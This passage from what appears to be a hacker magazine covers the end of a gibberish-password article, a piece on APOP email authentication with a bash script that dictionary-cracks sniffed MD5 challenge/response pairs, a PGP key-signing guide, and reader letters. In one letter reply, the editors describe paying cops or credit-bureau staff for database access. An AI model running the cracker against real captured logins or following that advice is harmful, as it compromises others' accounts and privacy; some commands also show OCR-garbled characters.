    $finpass.=mt_rand(0,9);
  }
  return $finpass;
}
```

That's all. I hope you have fun with it. An exercise for the astute reader: Get the base-95 input/output version of the RSA-128 algorithm. There's a pretty good one written in Javascript if you feel like translating. Use that instead of base-64 and modify the arrays and numbers in question to use 19(+oc=z) consonants and five vowels.

Then? Use this "nearly-sensible gibberish" to pass messages to your friends. I've used it to obscure my php code behind a wall of "Dabi ye ri dotiepo. Da towi ye." -like things. I dunno. Practical use didn't really rear its ugly head when I thought this up. I just thought, "Hey that's a cool idea." Meanwhile, I can't see how you can get yourself in trouble with this, but you know the drill. Keep your collective noses clean. Otherwise you'll make the rest of us respectable-type hackers look bad!

APOP email protocol - MD5 challenge/response

by Ovid

If you've ever spent some time with a packet sniffer (like Ethereal, for example) then you've probably seen some POP (Post Office Protocol) packets that were nabbed by the sniffer. POP is a very insecure protocol when exposed to packet sniffing. Under standard usage the username and password are sent in the clear. Usually a POP packet will contain something like this:

```
1 LOGIN ovid metamorphosis
1 OK User logged in
```

In this case "ovid" is the username and "metamorphosis" is the password. Not very secure at all.

In an effort to secure passwords, many ISPs use APOP, which stands for Authenticated POP. In APOP the server has stored your password, so there is no need for the password to be sent across the net. How does the server authenticate you without you sending your password? Using MD5 challenge/response hashes.

Here's an APOP authentication from Earthlink's mail server:

```
 +OK NGPopper vEL_6_10 at earthlink.net
➥ready <1895.1226101394@pop-borzoi.atl.
➥sa.earthlink.net>

APOP ovid@earthlink.net f8d01f709fe922
➥fca4628c19f4435c59

+OK ovid has 1 messages (902 octets).
```

You'll notice that the user doesn't send his password in the clear, but instead sends an encrypted hash.

The server (NGpopper in this example) sends a unique challenge to the client. In this case the challenge is "<1895.1226101394@pop-borzoi.atl.sa.earthlink.net>". The client then appends the user's password to the challenge, encrypts it with MD5, then sends it to the server. You can see how the hash is arrived at yourself at a *nix terminal:

```
%md5 ñs "<1895.1226101394@pop-borzoi.
➥atl.sa.earthlink.net>metamorphosis"
f8d01f709fe922fca4628c19f4435c59
```

There's the hash of the challenge concatenated with the password "metamorphosis".

The server, which already has the user's password, then does the same thing and verifies that the two hashes match. Pretty neat, but not really that secure, especially if the password is a word found in the dictionary.

In the example above, Ethereal has managed to get both the challenge and the response. So all we need to do is run a dictionary attack with the challenge added to the front of the text.

Here's a rough bash script called ApopCrack which takes three arguments: a wordlist file, the challenge sent by the server, and the hash sent by the client. It then runs through all the words, hashing them with the challenge and checking whether it matches the response. If it gets a hit it echoes the word that matched and exits.

```
#ApopCrack
#$1 is the wordlist file
#$2 is the challenge sent by the server
#$3 is the response sent by the client


#start looping through each line in the
➥wordlist file
exec < $1
while read PassWord

do

#if the md5 hash matches, echo the word
➥that worked and exit

if [[ `md5 -qs $2$PassWord` = $3 ]]
then
   echo $PassWord
   exit
fi

done

If you really want secure email authen
➥tication, use SSL.
```

PGP KEY SIGNING OBSERVATIONS
OVERLOOKED SOCIAL AND TECHNICAL CONSIDERATIONS

by Atom Smasher
atom@smasher.org
762A 3B98 A3C3 96C9 C6B7
582A B88D 52E4 D9F5 7808

While there are several sources of technical information on using pgp in general and key signing in particular, this article emphasizes social aspects of key signing that are too often ignored, misleading, or incorrect in the technical literature. There are also technical issues pointed out where I believe other documentation to be lacking. It is important to acknowledge and address social aspects in a system such as pgp because the weakest link in the system is the human that is using it. The algorithms, protocols, and applications used as part of a pgp system are relatively difficult to compromise or "break," but the human user can often be easily fooled. Since the human is the weak link in this chain, attention must be paid to actions and decisions of that human; users must be aware of the pitfalls and know how to avoid them.

This article is intended to be of use to those wishing to participate in the exchange of signatures on their OpenPGP keys. It is assumed that the reader has a basic understanding of pgp, what it's used for, and how to use it. Those more experienced with pgp may wish to skip the sections they are familiar with, but it is suggested that even the basic information be reviewed.

Relevant Terminology

Alice, Bob, et al: Following cryptographic convention, Alice and Bob represent two people who wish to communicate with each other. Trent is a trusted third party. Eve is a passive eavesdropper. Mallory is a malicious active attacker.

certificate: See signature.

GnuPG: The Gnu Privacy Guard. This is an application that processes OpenPGP data. It is freely distributed under the terms of the GNU General Public License.

gpg: GnuPG.

OpenPGP: As defined in RFC2440, this defines a message format concerning encrypted and/or authenticated data.

PGP (uppercase): This refers to a specific application that processes OpenPGP data. PGP is a registered trademark of whichever company currently owns the rights to it.

pgp (lowercase): Depending on context this may refer to the OpenPGP protocol or any application that uses it, such as PGP or GnuPG.

signature: A digital signature of data. A signature of a pgp key is often called a certificate or certification.

secure: This is a subjective term that is frequently misused as an absolute term (similar to terms such as "easy" and "fast"). Used as a noun, "secure" means nothing meaningful unless it is qualified by an adjective. Used as an adjective, it means nothing meaningful unless it is qualified by an adverb. Something may be secure against fire, flood, eavesdropping, cryptanalysis, high explosives, alien technology, etc. It is generally believed that there is no such thing as absolute security, thus nothing may be considered absolutely secure. Only when a threat model is evaluated can one properly define what "secure" means in a given context. If "secure" is used without qualification, it must be interpreted by the reader based on their own needs and perceptions. If "secure" is used in an advertisement or press release, its meaning deserves suspicion and scrutiny.

UID: User Identification field. This is a component of a pgp key that contains information about the key's owner. Usually a UID includes both a person's (or group's) name and a valid email address where the person (or group) may be contacted. Optionally, a comment may also be included in the UID.

Observations on Generating and Maintaining Keys

When one first generates a key, it is important that it be done on a secure machine in a secure environment. One attack against pgp that is

rarely mentioned allows Mallory to steal or even replace a pgp key before it is distributed. Mallory would need to compromise Bob's computer prior to Bob's creation of a key.

Mallory could then eavesdrop on Bob as he types the pgp passphrase for the first time and steal the passphrase along with the secret key. In this case Bob's key is compromised before it even exists.

If at any time Mallory is able to break into Bob's computer, she can steal his private key and wait for him to type in his pgp passphrase. Mallory may use a virus or trojan to accomplish this. A screwdriver or bootable CD can compromise the private key. A spy camera or key-logger can compromise the passphrase. This would allow Mallory to read any message ever encrypted to Bob and sign any message or key with Bob's signature.

Aside from keeping his personal computer secure, Bob should save a copy of his private key in a secure, off-line, off-site location. This off-line and off-site backup keeps Bob's private key secure against loss from such things as disk crash or his computer being stolen by either common or government thieves. Depending on who is out to get him, he may consider it more secure to burn his private key onto a CD and store it in a bank safe, or print it onto paper and hide it inside a painting. As always, the most appropriate meaning of "secure" is left to the needs and perceptions of the reader.

Note that it is often unnecessary to make a backup copy of a public key for two reasons: 1) if it is publicly available and can be retrieved from a keyserver and 2) the "gpgsplit" command has a "secret-to-public" option that can recover a public key from a private key. Note that gpgsplit may not recover accurate expiration dates and preferences if they were updated after the key was created.

One should never sign a key (or use pgp at all) on an untrusted computer or in an untrusted environment. Gather the information needed to sign a key and sign it when you get home. If your home computer and environment are not trusted, you have bigger problems to worry about.

Requisites of Key Signing

One should generally consider signing a key only after the following three requirements have been met in a way that the signer considers acceptable: 1) The fingerprint of the key being signed has been accurately verified; 2) the owner of the key being signed has asserted (or preferably proven) that they "own" or control the private component of that key and; 3) the owner has proven that they are who they claim to be and their key represents them as such.

Proving Identity and Assigning a Check Level

When signing keys, OpenPGP allows one of four levels of verification to be used with each signature. This allows a means of communicating the level of confidence the signer has gained in establishing the identity of the key's owner:

0 - No particular claim is made (generic certification)

1 - No verification of identity (persona certification)

2 - Casual verification of identity (casual certification)

3 - Extensive verification of identity (positive certification)

The definitions of verification levels are vague by design rather than by accident. This is a feature, not a flaw, in the OpenPGP specification. What one person considers an "exhaustive verification," another person may consider little (insufficient) verification. Someone else may wish to avoid the issue altogether and simply sign with no particular claim. The level of verification associated with a signature rests entirely with the issuer of that signature. When signing a key, use whatever level you are most comfortable with, using your own interpretation of the four levels.

Issuing a Level 1 signature should usually be avoided. Some pgp applications may consider a Level 1 signature just as good as a Level 3 signature. There's usually no reason to issue a signature unless some verification of identity has been done. In general it's better to not issue a signature than to issue a Level 1 signature.

Ideal Circumstances for Confirming Identity

Identity verification is straightforward when Alice and Bob are sister and brother: Having known each other their whole lives, they can each be certain that the other is who they claim to be and their keys represent this known identity. After exchanging and verifying key information, they may confidently sign each other's keys with a verification level of 3.

Things Can Get Tricky When Confirming Identity

What if Alice and Bob know each other only through their work? They can produce identification in various forms (driver license, passport, work ID, credit cards, etc.) attempting to prove their identities to each other. If they consider this to be an exhaustive verification of identity, then they may choose to sign each other's keys with a verification level of 3. They may have known each other long enough that checking each other's identification seems unnecessary. The choice is theirs.

One or both of them might not trust any of the identification since they know how easy it is

to steal an identity or create a false identity. In this case one or both of them might consider that their signature only deserves a verification level of 0 or 2 depending on their confidence in determining each other's identity.

It is important to note that they do not have to agree on a level of verification for each other. Each of them may independently assign a level of verification to their signature.

If Mallory claims that her name is "Tony Soprano" or if she has six different passports with six different names, one might suspect that she isn't who she claims to be. One might decide not to sign any of the keys that Mallory presents.

Things Can Get Trickier When Confirming a Pseudononymous Identity

What if Bob's key, instead of identifying him by his real name, identifies him as "The Bobster?" In this case, Bob is using a pseudononymous key. It is unlikely that Bob has any valid identification that can confirm this pseudononymous identity. It may seem like Alice shouldn't sign it, but that's up to Alice. If Alice can verify Bob's pseudononymous identity to her own satisfaction, then she may choose to sign his key with an appropriate level of verification (as determined by her). It is reasonable that Bob may earn a verification level dependent on how he is able to prove his identity. As always, if Bob wants Alice to sign his key, he has to prove to her satisfaction that he is who he claims to be, regardless of whether or not his key is pseudononymous.

It is important to note that some people may have strong reservations about signing pseudononymous keys. If you are using such a key, do not be offended if someone isn't comfortable signing it. Offer to sign their key anyway if they have earned your signature.

Last Word on Confirming an Identity

You are never obligated to sign anyone's key. You are never obligated to sign a key with a particular level of verification.

If you do choose to sign someone's key, they are obligated to prove their identity to your satisfaction. Only sign their key with a verification level that you are comfortable with. This applies equally to pseudononymous keys, anonymous keys, and keys using real names.

How to Sign a Key

Throughout the next several sections, references will be made to "key information." This is the information required to confirm that a key is not mistaken for a different key. At a minimum, this information must include the UID and fingerprint. For older style (v2 or v3) keys this information must also include key type (most likely RSA), creation date, and key size. Nearly all pgp keys currently in use are v4 keys and it's generally considered acceptable to verify just the UID and fingerprint.

Using GnuPG, this command will display all needed information (except creation date) for Bob's key:

```
gpg --fingerprint bob
```

How to Sign a Key Under Ideal Circumstances

Ideally, if Alice and Bob want to exchange key signatures, they will plan an in-person meeting for this purpose. Prior to meeting, each of them will print their key information on a small piece of paper and verify that the printout is correct. When they meet, they exchange their slips of paper. If required, they may take this opportunity to present each other with formal identification. After enjoying each other's company, they each return home, verify each other's key information to be correct (between the papers they exchanged and the keys they are about to sign), and sign each other's keys. They may then exchange signed keys.

Alice and Bob Meet on the Train

Alice and Bob have been meaning to get together and exchange key signatures but their busy schedules haven't allowed this. Alice gets on the train where she's pleasantly surprised to see Bob. They weren't planning to meet and neither of them has their key information with them. This may seem hopeless but after verifying each other's identification (to the extent they both consider necessary) they exchange a secret passphrase. When they get home, each of them will print their key information to a file and symmetrically encrypt this file to the passphrase known only between them. A command like this (on *nix) will export Bob's key information and use a passphrase to symmetrically encrypt it into a file:

```
gpg --fingerprint bob | gpg -ac >
➥bob.keyinfo.asc
Enter passphrase:
```

Bob can mail that file to Alice and, after decrypting the file (using the passphrase known only to them), Alice can confirm that she is signing the correct key. Alice uses the same method to send her key information to Bob.

In order for this protocol to be secure a passphrase must be "strong," must never be reused, and care must be taken that the passphrase isn't overheard (or otherwise made known) by anyone other than Alice and Bob. If Eve observes the passphrase being exchanged she may fool both Alice and Bob into signing the wrong keys.

Key Signing Parties

If you are hosting a key signing party, be sure to read Len Sassaman's "Efficient Group Key Signing Method." If you are attending a key signing party, be sure that the host has read it.

Key signing parties are described on several websites, negating any need to discuss them here in any great detail. However, much of the currently available information on the topic is dated, insecure, breaches proper etiquette, or is just plain wrong. I suggest reading up on key signing parties to get a general idea of how they work, and then read the sections of this article referring to identity confirmation, etiquette, and exchange of signed keys.

Key Signing Etiquette

Usually (but not always), key signatures are mutually exchanged between two people. This is known as a reciprocal key-signing. This exchange usually (but not always) means that if Alice signs Bob's key, she expects Bob to sign her key. This may not always be practical or desired.

For any number of reasons (or no reason at all) Bob may not want Alice's signature on his key. An example might be a premature expiration date on the signature that Bob doesn't want. In order to accommodate this situation, proper key signing etiquette requires that Alice send Bob's signed key only to Bob. If Alice sends Bob's signed key to a keyserver, it will remain in public circulation indefinitely and Bob has no control over it. If Alice sends Bob's signed key to another pgp user, it may find its way to a keyserver and become publicly circulated. If Bob wants Alice's signature on his key to be circulated, then Bob may upload it to a key server or distribute it as he sees fit.

For any number of reasons (or no reason at all) Bob may not want to sign Alice's key. In order to accommodate this situation, proper key signing etiquette requires that Bob does not immediately distribute Alice's signature on his key. Bob should first ask Alice if it's OK with her that he circulate her signature on his key even though he does not intend to sign her key. If Alice does not want her signature used without receiving a signature in return, Bob should destroy his copy of Alice's signature and not distribute it.

You are under no obligation to sign anyone's key or sign it with a particular level of verification. For any number of reasons (or no reason at all) you may not want to sign someone else's key. Just because someone has signed your key does not obligate you to sign their key. If they have signed your key and uploaded it to a keyserver, they have violated this etiquette. Their breach of etiquette does not place you under any obligation to sign their key.

Delivery of a Signed Key

As described in the section on etiquette, a signed key should be emailed to the key's owner. For enhanced security the signed key should be encrypted using the recipient's public key. Alice encrypts Bob's signed key to Bob (using Bob's public key) and emails it to the address in the UID of Bob's key. If Bob has more than one UID on his key with more than one address per key, Alice should sign each UID independently and send each signed UID to that address.

This provides one final test for Bob to prove his ownership of the key and accuracy of the UID: If Bob cannot receive or decrypt the signed key, Bob cannot (and should not) make use of that signature. This protocol is advantageous to both Alice and Bob. Alice is protected from having her signature circulated on a key with an incorrect email address or a key that is not controlled by a user of that address. Bob can review that the signature is acceptable to him before circulating it.

Delivery of a Signed Key Between Untrusting Parties

Sometimes Alice and Bob may want to sign each other's keys but they distrust each other. This is a reasonable situation since signing a key is a certification of identity, not character. Neither of them wants to offer a signed key until after the other has done so first. There are several impractical protocols for solving this. The most practical solution requires the help of Trent. Both Alice and Bob send each other's signed keys to Trent. Trent will pass along the signed keys only after both of them are received. This prevents Alice from withholding her signature from Bob after Bob delivers his signature to Alice. Biglumber.com provides exactly this service.

If the above protocol is used, it may not be practical to encrypt the signed key to its owner. It is therefore suggested that an encrypted and signed email exchange be made prior to exchanging signatures, to ensure that the key and the UID(s) are correct.

Suggested Further Reading

Bruce Schneier, *Applied Cryptography*

Bruce Schneier, *Secrets and Lies*

Len Sassaman, "Efficient Group Key Signing Method" (http://sion.quickie.net/keysigning.txt)

"Alice and Bob" (http://en.wikipedia.org/wiki➥/Alice_and_Bob)

Atom Smasher's Open Source & Security Links (http://atom.smasher.org/links/)

Special proofreading and editorial thanks to: Ed Moyle, Duane Dunston, and Seth Hardy.

Writewords

Questions

Dear *2600:*

My professor has in his possession an analog computer from Slough, England. The ICs inside suggest it's from around 1966. It's called a LAN-DEC, has five separate modules, two of which have phone dials. If you want a look, check out www.earlycomputers.com. We're trying to figure out what the heck this thing was used for. Also, obviously the letters "Q" and "Z" are omitted, but the letter "O" is on "zero." Has anyone ever seen this before?

Nate

It's a bit before our time but there are certainly readers who will feel a nostalgic pang upon seeing this. We hope they share what they know.

Dear *2600:*

I was wondering when you are going to start accepting applications for doing talks at the next HOPE because I would like to submit one.

Kn1ghtlOrd

If it isn't up and running at www.hope.net by the time you read this, it will be very soon.

Dear *2600:*

I have a quick question that some readers might be able to answer. On the newest version of MSN Messenger, there is a password addition. When you type in your user name and password and click sign in, there is another asterisk that gets added to the password. Anybody have an idea what that asterisk is added for or what key it is?

Buzzbros2002

We eagerly await the answer as well. But sometimes an asterisk is just an asterisk.

Dear *2600:*

I recently started subscribing to your magazine after years of being a regular reader - and having purchased my copies at Barnes and Noble, etc.

I was thumbing through a couple of your past issues and noticed something that alarmed me. Your average sales of each issue was like 82,000 (give or take) and of these 72,000 were sold via dealers and only 69 were from subscriptions. 69 from subscriptions? Is this right?

It blew me away that so many people read your mag, but yet - for whatever reason - don't subscribe. My first instinct would be that they don't want to be on that infamous "list" that's out there somewhere.

Anyway, I was just curious if these numbers were right and what your take is on this.

LiRM

The 69 you saw referred only to in-county subscriptions. The total number was closer to 5,000. But there are still a great deal more who choose to pick us up at newsstands and bookstores. There are many reasons for this - people may see us for the first time or perhaps, as you say, they don't want to be on a list. We maintain that our subscriber list is perfectly safe but it's really up to the individual to decide how they want to get their issues. We're thrilled that so many people continue to read our pages. Our distributors tell us we have a very strong readership and, considering how many publications they deal with, there is no better compliment. Hopefully we will continue to be relevant and interesting in the future.

Dear *2600:*

Out of curiosity I'd like to know why in SystemDownfall's article, the second person, Worm, wasn't mentioned. System claims that he sent the article with the line: "by SystemDownfall and Worm." It was an article about Imageshack. I can only assume now if he's telling the truth or not. I'd like to have evidence so we can finally end that useless debate.

Tenchuu

We sure do hate to be the cause of such drama but if you were to actually read the article you were referring to, you should have no problem seeing the authors' names (both of them) in the credits. Only one email address was given so perhaps that's the source of the confusion.

New Ideas

Dear *2600:*

I thought it might be to your liking to add a small tech-jokes section. While talking with a friend (Haggs), the following came up:

Haggs: So WPA is secure for wifi?

Impact: As far as I know, even it's not 100 percent.

Haggs: Kinda like condoms....

Impact: None of them are a sure thing, but it's better to use one than not....

Impact

Well that sure was a knee-slapper but we do have to be considerate of those for whom such laughter can be fatal. If someone's sides were to literally split after reading the above, it would cease being hilarious and only become mildly amusing. Humor must therefore remain a tactical weapon, for use only against one's worst enemies.

Dear *2600:*

I was thinking you could call the next HOPE conference HOPE 666. 666 being the devil's number. The first six because it's the sixth HOPE, the second because it's in the year 2006, and the third because of the 6 in *2600.*

What do you think?

Beowulf

You had us up until that last one. But the name of the conference will be Hope Number Six for a variety of reasons. We hope to see you there on July 21-23, 2006 in New York City. Visit www.hope.net for updates. And it's not too early to start working on a name for 2008.

Dear *2600:*

The truth. What is there to know? Sometimes true, always lying. It splatters, affecting, or rather, infecting everything and everyone. Locusts of the real world, sound to the deaf, pictures to the blind. More than knowledge of the unknown, lies of the unsaid. Lies are

what exist, they exist to create; to create, to destroy, to maim. Governmental ploys to shield us from the truth. The truth that the only real thing out there, the only real and true thing, is ourselves. Ourselves and our freedom to express. Express our undying - never ending - hate for the brotherhood known only as the "government." A shell, a meaningless organization used to suck every penny and minute of labor out of us, whilst using that liposuction, fat-filled, bilious money to fund its own people and dummy corporations - all for one. Feeding off the sweat of others. This is only the beginning - this is where you come in. The truth is nothing... without you to hear it.

ph4n7oMphr34k

You may well have a career as a thrash metal lyricist.

General Feedback

Dear *2600:*

I just picked up 22:2 (from Barnes and Noble - I let my subscription lapse) and was delighted to see the photo on the back cover. I thought, "Oh, good! They used my photo!" Then I saw the credit. You see, I'm not "t0nedeph." I sent you folks a photo much like that one a year ago. Never heard back. I didn't ask for a subscription or t-shirt then, and I'm not doing that now. Just surprised at the photo credit.

I thought it was a great shot. Glad to see it in the mag. Kudos to t0nedeph for taking it.

SAM

This is an unfortunate side effect of our not having a back cover photo section when you sent in your submission. Over the years we've gotten similar letters from people who took pictures of the exact same foreign payphone as someone else. These things do happen but we still appreciate the efforts of all who contribute, regardless of whether or not they make it into our pages. It's always good to know there are people out their with their eyes open.

Dear *2600:*

To begin with, thank you *2600* for bringing out a *great* magazine and thanks for all the great articles that people have sent. The one article that I think was really nice in the 22:2 issue was "Where Have All the Implants Gone?" by Estragon. I truly believe articles like that can end up changing people for their good. Again, thank you *2600* for giving people the opportunity to share!

Merlin

We are merely the conduit of information. The people out there who are willing to share their ideas and discoveries are the true life force.

Dear *2600:*

Regarding your article on AIM eavesdropping in 22:2, the writer clearly has no idea what he is talking about. AIM formerly had other clients sign off when another signed on, but they recently changed it to allow multiple signons. However, you still get a message from a user named "AOL Instant Messenger" that tells you your screen name has signed on at another location - it also gives you the option to disconnect other sessions by sending a "1" to that screen name. For being an "IM addict" as the author described himself, he should have known this.

Colin

Dear *2600:*

It would have been helpful if george had researched how his Mac OS had played into the bug. Was his Powerbook running OS X or OS 9? Was he using iChat or some other AIM-based IM program? As a Mac user, I can tell you that if you accidentally leave iChat on at one location and attempt to log into a second location, it will inform you and ask whether you want to quit the attempt or forcibly log off the previous session. I wonder if this bug George discovered is "half" of this... maybe with your account opened in Windows *and* Mac allows both simultaneously. An interesting bug but I'd like to have seen a longer article with exhaustive testing and experimentation.

Glutton

We would like to see that as well. Longer articles tend to make the point clearer.

Dear *2600:*

I am writing because I am dumbfounded that an article as worthless as "Creating AIM Mayhem" was published in this year's summer issue. Not only was it devoid of useful information but it was full of blatant inaccuracies. Several of the most glaring errors are as follows:

"There is almost *no* defense to a script like this, except for the victim getting off of AIM."

Rather than sign off, it would be trivial to set your client to automatically ignore instant messages from people who are not on your buddy list. This has been a feature of even the official AIM client for many years. Don't even get me started on the fact that it is a lot easier for the victim to click ignore than it is for windwaker to create additional AIM screen names.

What really bothers me though is the last line. "Plus, there's nothing that AOL can do about it." This could not be further than the truth. The official AIM client, and most full featured clients, do not use the toc protocol. They use the oscar protocol. Toc v 1.0 was released over six years ago but was never really supported by AOL. They have no obligation to allow people to continue to use their service via this protocol. Hell, the first version of the protocol, the one linked in the article, has already been banned. If people like windwaker continue to use the toc to be assholes I would not be surprised if AOL dropped support for it altogether.

This article read more like the boasts of a script kid than the kind of article I am accustomed to reading in *2600*. Way to bring the bar down guys.

phil

Dear *2600:*

I am writing to say that I recently picked up a copy of your magazine, and I *love* it. I have always been into computers really heavily, always wanting to learn new things. I have learned more things just from reading this one copy of 22:1 than I have the past two years. I once read somewhere that any computer is better than no computer for a hacker. I must say that is quite true. I recently took an old Gateway that I found in the trash a couple of houses down (Pentium 2, 350 mhz, 94mb of ram, Windows 95 (eww), and a four gig hard drive) and successfully upgraded it to 224mb of ram, Fedora Redhat Linux and XP Pro, and two 120 gig hard drives (out of old Dish Network DVR satellite receivers). I successfully run a small personal web server off of this computer. I know you're probably like "oh who cares," but I'm telling you

guys this because I constantly see people whining about how slow their 1.0 ghz processor and 512mb of ram computers are. But yet they claim to be "hackers." A true hacker doesn't need a fancy $3000 box to explore the net and I just want to tell them to stop whining.

Thanks for hearing me out. I hope to read *2600* for years to come. Oh yeah, I'm sending this letter via email from a Pentium 1 (speed unknown but *slow*) with 64mb of ram on Windows 95 and a shitty dialup connection (14.4k) from my mom's house in the middle of nowhere. It took me three hours to configure it in order to get online just to send you guys this letter of appreciation for opening my eyes to the free information that I rightfully deserve.

Thanks for listening. At least someone does....

jpeg v1rus

Dear *2600:*

After borrowing 21:4 from an instructor at a school I was sent to, I was hooked. The articles were great and the cover was very intriguing. One of the many things your magazine has inspired me to do was learn the history. I think it's very important to know your roots and understand how it is a lot of things came to be today in society. It's been very interesting reading articles and watching videos found online about Kevin Mitnick, Phiber Optik, and others.

Props to you guys. Keep up the great work!

Mike

At least the school you were sent to isn't that bad if the instructors are the ones reading a hacker magazine.

Dear *2600:*

In the article titled "Javascript Injection" in 22:3, there is some HTML text in which the right angle brackets (>) have apparently all been replaced with pipe symbols (|). I don't know why that happened, but it's astonishing that such a glaring mistake was not caught by the *2600* editors. It's not even the first time I see errors like that concerning HTML text in the magazine. Coming from a hacker publication, it's very disappointing.

George The Pancake

It's always sad when we let people down but there's no getting around it this time. We made a mistake. Hard as that may be to believe, it has been known to happen. Sometimes those particular brackets are temporarily changed when being imported into a program that uses those same brackets to interpret commands. This is an instance where they weren't changed back. We regret the error as well as the software.

Dear *2600:*

I was just poking my nose through 22:2 when I fell upon an article labeled "Remote UNIX Execution Via a Cell Phone." I have to say I became enlightened to a whole new world. You caused me to go pull a Dell out of my garage (crappy specs, like a 166mhz processor and 32mb ram but a network card is available) and install Slackware. Finding this remote system actually worked, I decided to step it up. So I wrote a few server applications, the first running on the Dell. This one routes the incoming data and sends it to the selected computer on my network. The rest listen for the commands and process them. My network has an array of computers running Windows and others Linux, and now I am able to control each one individually, best of all, 100 percent mobile. Be forewarned: don't forget to check your cell phone's text messaging service and charges. You might run up your bill easily.

Luke

Dear *2600:*

We have reason to believe that your magazine published a bogus hack against SonicWALL products in the Autumn 2005 article titled "Climbing the SonicWALL." After analyzing the technique described in the article we attempted to contact Kn1ghtl0rd in an attempt to verify his claims. As we have not received a response to our inquiries on how he was able to use a "nice little program that sniffs passwords" to defeat a 256 bit hash we have no choice but to assume that the author made false claims in his ability to compromise our security.

We believe that the article published in *2600* is a hoax.

Matt Dreyer
SonicWALL

We intend to look into this and advise our readers to see if this is in fact untrue. Thanks for writing.

Dear *2600:*

Finally I find myself sitting down to write back to *2600* after 12-15 years of devotion and always finding your issues on the shelf, no matter how high/low they are or what they're hidden behind.

Years of tutorials, code samples, and how-tos... some I'd thought of, many I would never have thought of. I'm grateful for the forum of free information exchange *2600* has provided me all these years.

My brother recently took third degree as a Mason. I told him that the reason I could never do that was because (aside from their doctrine of misogyny) they were nothing but a culture based on information control. I firmly believe info-control is anti-human.

The reason for my writing is the recent cover (22:3). I've been a graphic designer for years... at least my job title said so. This cover, second only perhaps to the one with Dubya and the black light trick, has made me write.

Who is the mysterious man on the cover with the biohazard case? I'm not sure it mattered, but it appears he's waving down a large McDonald's sign to land on what could be either an aircraft carrier or an offshore oil rig.

Either way, as an homage to *The Simpsons,* it appears they're getting a McDonald's on their offshore oil rig. At least that's how it looks to me.

I've gained years of enjoyment from your fine publication. Keep geeking and making good on that First Amendment. We can't do it without you. (Well, maybe we could, but it would be far less fun.)

alphabot

Dear *2600:*

There have been a lot of articles in *2600* recently with spyware detection methods that usually involve downloading some piece of software or another and a bit of debate as to which tool does the job best/better. I just wanted to point out, especially since Inglix the Mad mentioned Security Task Manager, that almost all copies of Windows have a tool built in that does essentially the same thing and if you happen to be looking for spyware on a Windows box it's a good place to check. It's called

netstat. Specifically, netstat with the ñvb option. This option lists every active port on your machine like netstat ña does but it also lists the processes tied to that port. So if it's using a port you will find where it lives very quickly here. Unless of course the spyware happens to include its own TCP/IP implementation!

savaticus

Dear *2600:*

I just wanted to start out by saying I enjoyed the new issue. I loved the article about the Wal-Mart self checkout machines. I am writing just to tell you how much of a loser I am. I was recently dumped by my girlfriend. She said that I spent too much time "playing with my computers." I think what really pushed her over the edge was the fact that she was trying to get me to have "sex" with her, but I was much more interested in reading your magazine. How pathetic is that? Anyway keep up the good work. Can't wait till the next quarter.

Anthony

Sometimes the knowledge that we've kept people from breeding is very comforting.

Advice

Dear *2600:*

Two days ago I read about your work and I decided to search for it because I thought it was more than very interesting. I come from Spain, my English is not the best (but I hope I will be able to read your articles), but I would like to receive your magazine in a kiosk in my city because I am 17 and my parents don't like this type of education.

Javier

Parents everywhere are the same, aren't they? Getting us into a Spanish kiosk is a tall order since it's very difficult to get reliable overseas distribution in the first place. We will continue trying however. And when we succeed we'll update our list of stores which is on our website. We suggest subscribing to ensure that you get all of the issues in a timely manner. If your parents are the kind who keep a shredder near the front door for any mail they don't approve of, it might be a good idea to open a post office box or use a friend's address.

Dear *2600:*

Although I am comfortable enough to get around on a computer for word processing, Internet etc., I know less that squat about programming and tech matters.

On the other hand, I thoroughly enjoy your quarterly because of the insights I gain about the hacker's *"mind."* Thank you so much for presenting your material with this unique point of view.

For me, well, let's just say that after spending my adult life in higher education at traditional colleges and universities as a problem solver combined with a lifelong pursuit of metaphysical matters... I can certainly identify with the hacker's state of mind.

In that regard, perhaps you can advise me on the following personal goal:

For a few good reasons, I need to do a few "people searches." I've located a few sites online that provide these services, particularly reverse cell phone tracking along with a number of months' past cell phone statements... all for a few hundred dollars.

Now, not only would I like to save that expense, I *really* want to do this myself. And to do this I need to get - or get into - the special software that gets this done. Unfortunately, I've learned that this access is available only to licensed private eyes, etc.

And so, I do have the "mind" for this without the tech expertise. Any advice you can send along is greatly appreciated.

Oh, and as you probably already know, the typical "people search" software programs available for purchase online are very amateur and limiting. I need the turbo!

Harry

It's possible to get a good amount of information on an individual through persistence and social engineering. But when you want to do this on a regular basis with many people it becomes a bit trickier. You need to make contact with those who have access to certain databases and are willing to share them with you. This usually means you'll have to pay them and sometimes what you're paying them for isn't entirely legal. Private eyes, cops, credit bureau employees, government workers... they all have a price. Another option is to become one of these people yourself but that can take a lot of time, money, and patience. And in the end you may wind up breaking the law by exercising your powers inappropriately. There is much public information that can be found on people through the local motor vehicle department or even by Googling but obviously these won't be thorough.

Dear *2600:*

I am familiar with your publication and I thought you might have a helpful idea or two that would aid me in resolving a conflict I currently have with Verizon. You may have come across my problem before. I imagine I'm not the only one with this issue.

A few weeks ago I established a Verizon DSL-only account. Upon connecting my modem I quickly learned that the Verizon service is inadequate. I called them and canceled their service. Unfortunately, when I set up the Verizon account I agreed to have them "link" my Yahoo and Verizon email accounts. I agreed to this service as a matter of convenience. It has turned out to be very very inconvenient. Now that I have canceled my Verizon DSL service I cannot access my Yahoo account.

When I try to login to my Yahoo account I get a message prompting me to "unlink" the two accounts. I'm presented with an "unlink" button to click but when I click the button I am told that the request to unlink cannot be processed at that time. I have attempted to click this button repeatedly since canceling my DSL service.

I have called Verizon about this issue each day since canceling. I have been given inconsistent responses regarding the solution and at this point I have no sense that they will ever resolve the issue. I have been told a variety of different things regarding this problem. These include:

1) Yahoo is working on the problem and a trouble ticket is open.

2) Yahoo has not been able to resolve the problem and the trouble ticket is closed.

3) You will have to call our cancellations department and uncancel your cancellation order; then... once uncanceled you can unlink the accounts and then recancel.

4) You cannot uncancel a cancel order.

5) There is nothing we can do to unlink these accounts. You will have to talk to Yahoo directly.

I have talked with Yahoo repeatedly and they say there is nothing they can do and that it is something that Verizon must resolve.

I am further told by Yahoo that if I do not successfully unlink the Verizon account within 90 days they will delete my account.

I have had an account with Yahoo for many many years. I would like to regain access to my Yahoo account as it contains so much personal information: my personal calendar, my contacts list, cherished communications from the people I love, stock portfolio combos that I track, etc. I can't even access my Yahoo Instant Messenger.

Are you familiar with this problem? Might you have some suggestions or ideas about how to resolve this issue?

Phillip

